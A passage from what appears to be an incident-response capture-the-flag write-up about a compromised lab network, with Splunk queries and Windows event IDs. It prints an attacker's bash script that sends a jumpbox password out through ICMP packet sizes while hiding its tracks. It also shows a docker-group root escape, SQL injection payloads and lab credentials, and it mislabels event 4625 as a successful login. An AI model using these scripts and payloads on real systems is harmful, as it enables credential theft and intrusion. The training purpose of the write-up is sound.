# Source credentials (fail silently if missing)
source /opt/scripts/.env 2>/dev/null || exit 0

# Leak Method 1: ICMP Exfiltration (Primary)
for ((i=0; i<${#JUMPBOX_PASS}; i++)); do
    HEX=$(printf "%02x" "'${JUMPBOX_PASS:$i:1}")
    ping -c 1 -s $((0x$HEX)) 10.10.10.5 >/dev/null 2>&1
    sleep $((RANDOM%3+1))  # Random delay 1-3 seconds
done

# Leak Method 2: Local Cache (Fallback)
echo "${JUMPBOX_PASS:0:4}_REDACTED" > /dev/shm/.netconf 2>/dev/null

# Cleanup
echo "rm -f /dev/shm/.netconf" | at now + 1 hour 2>/dev/null

# Legitimate-looking log entry
logger -t "network-monitor" "Completed connectivity check to jumpbox"
root@customer-portal-2119:/home/labuser#
```


We can even look at the .env

```
cat /opt/scripts/.env
```


```
root@customer-portal-2119:/home/labuser# cat /opt/scripts/.env
JUMPBOX_USER=ashu
JUMPBOX_HOST=10.10.10.5
JUMPBOX_PASS='kingJulian123'

root@customer-portal-2119:/home/labuser#
```


Now lets use the credentials exfiltrated to login to the jumpbox(get the ip from the lab ips. and boom they work.



So now lets answer the question of some user added to a wired group.
we can run `grep -iE 'usermod|adduser|groupadd|docker' /var/log/auth.log`
but unfortunately we dont see any log about that. but we check what groups user ashu is in.
To our suprise user ashu is in docker group



But why did the attacker do so??




Why an attacker would add a user to the Docker group:

1. **Docker group = root-equivalent access**
   - The `docker` group grants the ability to run `docker` commands without `sudo`.
   - Docker commands can be used to **spawn containers with root privileges on the host system** or **mount the host filesystem inside a container**.
   - This essentially gives the user **full root access to the host machine**, bypassing normal Linux privilege restrictions.
   So basically this to the advantage of the attacker to use docker as previldged access to the system.
   so if the attacker runs this

```
run -v /:/mnt --rm -it alpine chroot /mnt sh
```

They easily get root on the system



Answer:docker


Spraying

Q6. The attacker tried to log into the billing_svr workstation computer using a bruteforce attack but failed.

📌 Flag 6: Which event ID indicated this? e.g `4729`

`index="*" host="billing_srv" EventID=4625`

`answer: 4625



##Alt

We can now login to the billing server and answer this.

```
smbclient //10.76.1.7/BillingShare -U labuser%SecurePass@2025!
```

OR


Portforwarding

```
ssh -L 3390:Internal-ip:3389 labuser@customer-portalpublic-ip -t ssh -L 3390:internal-ip:3389 labuser@jumboxip
```

eg `ssh -L 3390:10.179.1.4:3389 labuser@172.172.227.111 -t ssh -L 3390:10.179.1.4:3389 labuser@10.178.2.4
You're:

1. SSHing into the **Customer Portal** (`172.172.227.111`)
2. From there, you're SSHing into the **Jumpbox** (`10.178.2.4`)
3. Forwarding local port `3390` → `10.179.1.4:3389` (RDP port of the internal Windows server)
   Then from your **local Windows machine**, you're trying:


```
mstsc /v:localhost:3390
```



Look for **Event ID 4625** (successful login).

🔍 Use PowerShell or Event Viewer:

```
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625} | Select-Object -First 10 | Format-List
```



Or check manually in **Event Viewer**:


- Open `Event Viewer`
- Go to `Windows Logs > Security`
- Filter by Event ID `4625

LOGON

Which account successfully initiated a logon on billing server?

`answer: system`

`index="*" host="billing_srv" EventID=4624`




power

A privileged account logged in the billing server and was granted powerful privileges. Which Windows Security Event ID indicated that?

`answr:4672`

`index="*" host="billing_srv" EventID=4672`


```
Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 4672 } | Format-List TimeCreated, Message
```



cron


A sheduled task that runs everyone minute was created on the customerportal server, what is the name of the file it is running.

`answr:jumpbox.sh` index="linux_hosts" sourcetype=syslog process=CRON



CLI

Which process initiated the execution of PowerShell on engineer work station?
`index="win_hosts" sourcetype=eng_workstation




Success

Q4. After failed login attempts , attacker gained access to the eng_workstation using a new account

📌 Flag 4: which user and what was the first time stamp attacker gained access and ?e.g flag format `guest:3/22/2025 4:05:59 PM`

`index="win_hosts" sourcetype=eng_workstation`




injection

Your SIEM alerts you that a suspicious DLL was injected into a legitimate Windows process on a user's workstation.

After reviewing process memory and analyzing the injection, you can confirm the what DLL was loaded into the target process by a remote thread.

```
qn: Which process was the malicious DLL injected into and what i sthe name of the malicious dll?
```

`index="win_hosts" sourcetype=eng_workstation dll




HR

Attacker discovered an employeeHR web portal running internally on the subscriber_db,that enabled them dumped the entire database and exfiltrated data. As an IR analysts, invistagate the all attack flow and make a report to the database administrator

📌 Flag 1: how did the attacker initially accessed the database through the web portal? answer format `vulnerability`

solution.

Based on common scenarios like the one described (`http://localhost/employee/index.php` has an HR page. access it in the subscriber db srver.



This is vulnerable to sql injection. Either by testing using `` ' or 1=1# Or by analysing the iis logs found at C:\inetpub\logs\LogFiles\W3SVC1`


```
/employee/login.php username='+OR+1=1--&password=test 500 0 0 120 "Mozilla/5.0 (Hydra)
/employee/login.php username=admin'--&password= 200 0 0 5 "sqlmap/1.7.8"
```

Database


Attacker discovered the core Telesecure database running internally

📌 Flag 7: what is the database name and version? asnwewer format `databaseName:vesion`

we can run `admin' union select 1,2,3,database()#` on the search input field and this will leak the db name.



To know the version of the db you will now run this.
`admin' union select 1,2,3,version()#
output
ANSWER:employee_db:9.2.0



Identity

📌 Flag 1:how many tables does the database have ?

